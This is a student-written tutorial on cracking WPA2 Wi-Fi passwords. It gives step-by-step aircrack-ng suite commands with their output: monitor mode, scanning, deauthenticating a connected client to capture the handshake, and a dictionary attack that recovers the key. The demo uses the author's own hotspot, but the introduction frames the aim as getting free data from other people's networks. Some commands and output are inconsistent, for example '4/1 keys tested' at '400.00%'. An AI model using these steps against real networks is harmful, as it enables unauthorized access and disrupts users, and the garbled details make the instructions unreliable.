WIFI HACKING

IN FEW STEPS

INTRODUCTION


In 2014 when I was at Secondary School for the first time I felt the spirit of hacking riding my soul , by the time it was my summer form iv holiday ,when I was with my friend chilling at home just spending our time online , the problem came when my internet data ended, soon as I was whatching sports games on you tube , soon after I asked my friend Benedicto Mwanandota currently taking priest studies to switch on wifi hotspot for me as he had data yet , I remember he had 4.663 GB yet , but unfortunately enough he refused , sooner after I felt why shouldn't I be a hacker , hacking wifi all around me , and getting free use of data , but by the time I had no idea about hacking wifi though the force was driving me inside , I don't know how you feel like about hacking wifi , I don't know what is the driving force , forcing you to hack wifi , now look it's 2019 am Computer Science And Information Security student of 2 year at UDOM , everything about hacking is on my side ,and am going to share just little bit about wifi hacking with you .

GET STARTED

In this simple text book I will show you how you can hack wifi by few steps , let's go together

REQUIREMENTS

- Any linux operating system , I recommend you to use parrot Security or Kali Linux , a tool of my choice is ParoSec (Parrot Security)
- File containing collections of passwords I linux we have default wordlist at /usr/share/dict/words , but you can download online or make your own wordlist by usibg crunch which is password hacking tool in linux
- My Alcatel PIXI 4 PLUS POWER phone on which I have switched wifi-hotspot (but this is optional)
- The presence of wifi around you
- 2 Window computer connected to my Alcatel PIXI 4 PLUS POWER



Above is wireless adapter of those 2 windows machine connected to Alcatel PIXI 4 PLUS POWER Access Point

NOTE: As you can that Alcatel PIXI 4 PLUS POWER is Access point connecting two Window machine , so we are going to hack Alcatel PIXI 4 PLUS POWER

COMMON COMMANDS TO BE USED AND THEIR MEANING

1. airmon-ng

This command is used for detecting interface and it is also used for starting the interface that you will be using in wireless hacking

2. airodump-ng

This command is used for scanning the wifi all around you by showing different wifi access point and client connected to them , remember that even different wifi which are not connected to any acess point will be shown , we call them not associated in good term of wifi hacking.

3. aireplay-ng

This command is used for deauthencticate the clients to the network to get the handshake , we call it deauthentication attack , when doing this you may specify which client you need to deauthenticate . if you don't specify the client wireless physical mac address the packets sent for deauthenticating will chose the client randomly , but rember that you must set you may –deauth packets should be sent to the client

4. aircrack-ng

This is also one of the important command which is used for doing the dictionary attack based on the file of password combination you want to use , that is if you use default wordlist located at /usr/share/dict/words or your own passwords file , it will take time according to how far passwo rd will be met

5. macchanger

This command is used for hiding the mac address of machine , as the command give you temporarly mac address for or during hacking time , and it can be done by just typing macchanger --random then the name of your interface , let's your interface is wlan0 , then it will be macchanger –random wlan0

6. ifconfig and iwconfig

Ifconfig command is used for checking all nertwork interfaces , but it can also used to bring down or up a certain interface , iwconfig can be used for seting the monitor mode of your wireless interface

HANDS ON LET'S HACK WIFI AROUND US

STEP ONE – Lets See Our Interface

A: Command

Sudo airmon-ng

B: Output

```
┌─[mo@parrot]─[~/Desktop]
└──╼ $sudo airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlan0           wl              Broadcom Limited BCM43228 802.11a/b/g/n

┌─[mo@parrot]─[~/Desktop]
└──╼ $
```

STEP TWO – Let's Start Our detected Interface to monitor mode

A: Command

airmon-ng start wlan0

B: Output

```
┌─[mo@parrot]─[~/Desktop]
└──╼ $sudo airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy0    wlan0           wl              Broadcom Limited BCM43228 802.11a/b/g/n

                (experimental wl monitor mode vif already enabled for [phy0]wlan0 on [phy0]prism0)

┌─[mo@parrot]─[~/Desktop]
└──╼ $
```

Note : sometimes it may happen that some process are interfering the wlan0 interface , just kill them by one of the below ways

Airmon-ng check kill or by using their process id for example kill 777 663 122

And if you look clear at our output you can see that the monitor monde is enables at prism0 , so we will work with this throughout

STEP THREE – Let's Scan all wifi around us

A: Command

airodump-ng prism0

B: Output

```
BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

70:18:8B:93:6B:7F    2   133041        0    0   1  54   OPN              kali
26:0D:C2:E3:D1:38    2   114062   245940    0   6  65  WPA2 CCMP   PSK  Alcatel PIXI 4 PLUS POWER

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   70:18:8B:93:6A:A6    2    0 - 1      0      2020  zeus
(not associated)   70:18:8B:93:5E:CD    2    0 - 1      0      1893
(not associated)   3C:77:E6:A9:7A:32    2    0 - 1      0       355
26:0D:C2:E3:D1:38  70:18:8B:93:6A:D7    2    0e- 1e     0    149091  Alcatel PIXI 4 PLUS POWER
26:0D:C2:E3:D1:38  00:22:5F:1A:DF:95    2   54e- 1      0    143127  Alcatel PIXI 4 PLUS POWER
```

From above output you can see different wifi channel and wifi station , that is wifi client , those are their wireless or wifi physical address or mac address

STEP FOUR – Let's Capture the Packets of Access Point

A: Command

airodump-ng --channel 1 --bssid 26:0D:C2:E3:D1:38 --write alcatel prism0

Note: In this command is the matter of choice you can use --channel or -c to mean the channel number of AP (Access Point) , also you can use --write or -w to specify the file to write packets which you can analyze later by using wireshark , wait for client to connect o

B: Output

```
┌─[mo@parrot]─[~/Desktop]
└──╼ $sudo airodump-ng --channel 1 -w alcatel -d 26:0D:C2:E3:D1:38 prism0
[sudo] password for mo:
```

STEP FIVE – Let's deauthenticate packets between Access Point And Client

A: Command

aireplay-ng –dauth 1500 -a 26:0D:C2:E3:D1:38 -c 00:22:5F:1A:DF:95 prism0

Note: On above command –deauth are the number of deauth packets sent to the acess point represented by –a and –c meaning the mac address of client connected to that access point

To the access point or deauthenticate a connected client so that ttheir system will connect back automatically , wait for a moment this will take time until you see the WPA handshake

B: Output

```
┌─[x]─[mo@parrot]─[~/Desktop]
└──╼ $sudo aireplay-ng --deauth 0 -a  26:0D:C2:E3:D1:38 -c 00:22:5F:1A:DF:95 --ignore-negative-one prism0
17:08:38  Waiting for beacon frame (BSSID: 26:0D:C2:E3:D1:38) on channel -1
17:08:38  Sending 64 directed DeAuth (code 7). STMAC: [00:22:5F:1A:DF:95] [ 5| 4 ACKs]
17:08:39  Sending 64 directed DeAuth (code 7). STMAC: [00:22:5F:1A:DF:95] [ 0| 0 ACKs]
17:08:39  Sending 64 directed DeAuth (code 7). STMAC: [00:22:5F:1A:DF:95] [ 0| 0 ACKs]
17:08:40  Sending 64 directed DeAuth (code 7). STMAC: [00:22:5F:1A:DF:95] [ 3| 6 ACKs]
17:08:40  Sending 64 directed DeAuth (code 7). STMAC: [00:22:5F:1A:DF:95] [ 8|14 ACKs]
17:08:41  Sending 64 directed DeAuth (code 7). STMAC: [00:22:5F:1A:DF:95] [ 0| 1 ACKs]
17:08:41  Sending 64 directed DeAuth (code 7). STMAC: [00:22:5F:1A:DF:95] [ 5| 5 ACKs]
17:08:42  Sending 64 directed DeAuth (code 7). STMAC: [00:22:5F:1A:DF:95] [ 0| 1 ACKs]
17:08:42  Sending 64 directed DeAuth (code 7). STMAC: [00:22:5F:1A:DF:95] [ 0| 0 ACKs]
17:08:43  Sending 64 directed DeAuth (code 7). STMAC: [00:22:5F:1A:DF:95] [ 0| 1 ACKs]
17:08:43  Sending 64 directed DeAuth (code 7). STMAC: [00:22:5F:1A:DF:95] [ 0| 0 ACKs]
17:08:44  Sending 64 directed DeAuth (code 7). STMAC: [00:22:5F:1A:DF:95] [ 0| 0 ACKs]
17:08:44  Sending 64 directed DeAuth (code 7). STMAC: [00:22:5F:1A:DF:95] [ 6| 6 ACKs]
17:08:45  Sending 64 directed DeAuth (code 7). STMAC: [00:22:5F:1A:DF:95] [ 0| 0 ACKs]
17:08:46  Sending 64 directed DeAuth (code 7). STMAC: [00:22:5F:1A:DF:95] [ 2| 5 ACKs]
17:08:46  Sending 64 directed DeAuth (code 7). STMAC: [00:22:5F:1A:DF:95] [ 8|14 ACKs]
17:08:46  Sending 64 directed DeAuth (code 7). STMAC: [00:22:5F:1A:DF:95] [ 3| 2 ACKs]
17:08:47  Sending 64 directed DeAuth (code 7). STMAC: [00:22:5F:1A:DF:95] [ 0| 0 ACKs]
17:08:48  Sending 64 directed DeAuth (code 7). STMAC: [00:22:5F:1A:DF:95] [ 6| 6 ACKs]
17:08:48  Sending 64 directed DeAuth (code 7). STMAC: [00:22:5F:1A:DF:95] [ 2| 0 ACKs]
17:08:48  Sending 64 directed DeAuth (code 7). STMAC: [00:22:5F:1A:DF:95] [ 2| 0 ACKs]
17:08:49  Sending 64 directed DeAuth (code 7). STMAC: [00:22:5F:1A:DF:95] [ 0| 0 ACKs]
17:08:49  Sending 64 directed DeAuth (code 7). STMAC: [00:22:5F:1A:DF:95] [ 0| 0 ACKs]
17:08:50  Sending 64 directed DeAuth (code 7). STMAC: [00:22:5F:1A:DF:95] [ 0| 0 ACKs]
17:08:51  Sending 64 directed DeAuth (code 7). STMAC: [00:22:5F:1A:DF:95] [ 4| 4 ACKs]
17:08:51  Sending 64 directed DeAuth (code 7). STMAC: [00:22:5F:1A:DF:95] [ 5| 6 ACKs]
17:08:52  Sending 64 directed DeAuth (code 7). STMAC: [00:22:5F:1A:DF:95] [ 5|10 ACKs]
```

Wait until you see WPA handshake as shown on output below

```
CH 13 ][ Elapsed: 2 hours 12 mins ][ 2019-03-26 21:32 ][ WPA handshake: 26:0D:C2:E3:D1:38

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

70:18:8B:93:6B:7F    2    77469        0    0   1  54   OPN              kali
26:0D:C2:E3:D1:38    2    77522   167529   36   1  65   WPA2 CCMP   PSK  Alcatel PIXI 4 PLUS POWER

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

26:0D:C2:E3:D1:38  70:18:8B:93:6A:D7   3    0e- 0e     0    99892  Alcatel PIXI 4 PLUS POWER
26:0D:C2:E3:D1:38  00:22:5F:1A:DF:95   1   54e-54e  2823    98430  Alcatel PIXI 4 PLUS POWER
(not associated)   70:18:8B:93:6A:A6   2    0 - 1      0     1356  zeus
(not associated)   70:18:8B:93:5E:CD   2    0 - 1      0     1109
(not associated)   3C:77:E6:A9:7A:32   2    0 - 1      0      193
```

STEP SIX – Let's Analyze the Captured file by using wireshark


A: Command


wireshark alcatel-01.cap

```
┌─[✗]─[mo@parrot]─[~/Desktop]
└──╼ $wireshark alcatel-01.cap
Reading profile /etc/firejail/wireshark.profile
Reading profile /etc/firejail/disable-common.inc
Reading profile /etc/firejail/disable-devel.inc
Reading profile /etc/firejail/disable-interpreters.inc
Reading profile /etc/firejail/disable-passwdmgr.inc
Reading profile /etc/firejail/disable-programs.inc
Reading profile /etc/firejail/disable-xdg.inc
Reading profile /etc/firejail/whitelist-var-common.inc
Parent pid 12051, child pid 12052
Blacklist violations are logged to syslog
Child process initialized in 114.55 ms
libGL error: MESA-LOADER: failed to retrieve device information
libGL error: Version 4 or later of flush extension not found
libGL error: failed to load driver: i915
libGL error: failed to open drm device: No such file or directory
libGL error: failed to load driver: i965
```

NOTE: Now look you can see the source and destination , showing the access point and client , also you can see different internet packets within them such as window update , downloading VisualStusion Code and so forth

B: Output





STEP SEVEN – Let's Crack The wifi Password by using Aircrack-ng with Dictionary Attack

A: Command


aircrack-ng -a -b 26:0D:C2:E3:D1:38 --w password.txt alcatel-01.cap

NOTE: password.txt was generated by me , but you can use any , alcatel-01.cap is the name of captured file with packets

B: Output

```
                    Aircrack-ng 1.5.2

      [00:00:00] 4/1 keys tested (139.04 k/s)

      Time left: 0 seconds                                      400.00%

                        KEY FOUND! [ 637dc7596b54 ]


      Master Key     : 7D 22 11 CA FC 15 6E 46 FC 0B 3E 19 83 D9 FB 34
                       74 4D 89 A2 4D 15 52 D5 78 6B FA 26 DC 28 FF F4

      Transient Key  : 0D 5B 18 32 63 BB B9 E4 2D 3D 74 2B 21 B9 9F D8
                       70 8C 87 A4 A2 0E 63 89 02 9C 13 9B 29 4E 7D 1F
                       F5 ED 28 FB BB 48 B6 22 58 DD D4 31 2C AC FC 2D
                       B9 0A C7 D2 61 CB F3 57 66 EC BA F7 9D 80 29 6E

      EAPOL HMAC     : 48 1F C4 10 91 4F 52 C6 FB 0F 36 DA 0E ED D3 25
┌─[mo@parrot]─[~/Desktop]
└──╼ $
```

As you can see Key found , that is wifi password of Access Point


04:41
20%
Set up Wi-Fi hotspot
Network name
Alcatel PIXI 4 PLUS POWER
Security
WPA2 PSK
Password
637dc7596b54
The password must have at least 8 characters.
Show password
Select AP Band
2.4 GHz Band
Reset network SSID, security and password to default (out-of-box configuration for WPS)
RESET OOB
CANCEL
SAVE

Written By Noel Moses Mwadende , currently UDOM CyberSec Lab Member and CIS 2 Year Student

THE END

Thank you for your attention , I hope you enjoy , if you get any trouble contact us by using anonymousmr663@gmail.com , also remember that Information Gathering Tool for Penetration testing is still present , try to use it and see how Information Gathering And Recconaissance phase is simplified , you need it ? contact us by using above Gmail, the next book I will share with you will be about malware .

Much thanks for Joachim Mawole UDOM CyberSec Expert , UDOM CIS students and you reader of this book , thank you all .

```
 ________________________________________
< Thank you for your Attention Good Bye >
 ----------------------------------------
     \                    ,-----._
      \            .   ,'          `-.__,------._
 //    \        __\\'                            `-.
((     _____-'___))                                 |
 `:='/       (alf_/                                 |
 `.=|         |='                                   |
    |)   0    |                                     \
    |         |                                    /\   \
    |        /                                 .  /  \   \
    |      .-'..__       ``--.___.  /     `-'  .--' \  |\    \   |
   |o o  |                       ' .' / /          \  \\     \  |
    `--''                          |  | / /          |  | |     | \
                                   |  || |           | /| |
                                   (  .'\ \          || | |
                                   | |    \ \       // / /
                                   | |     \ \     || |_|
                                  /  |      |_/   /_|
                                 /___/
```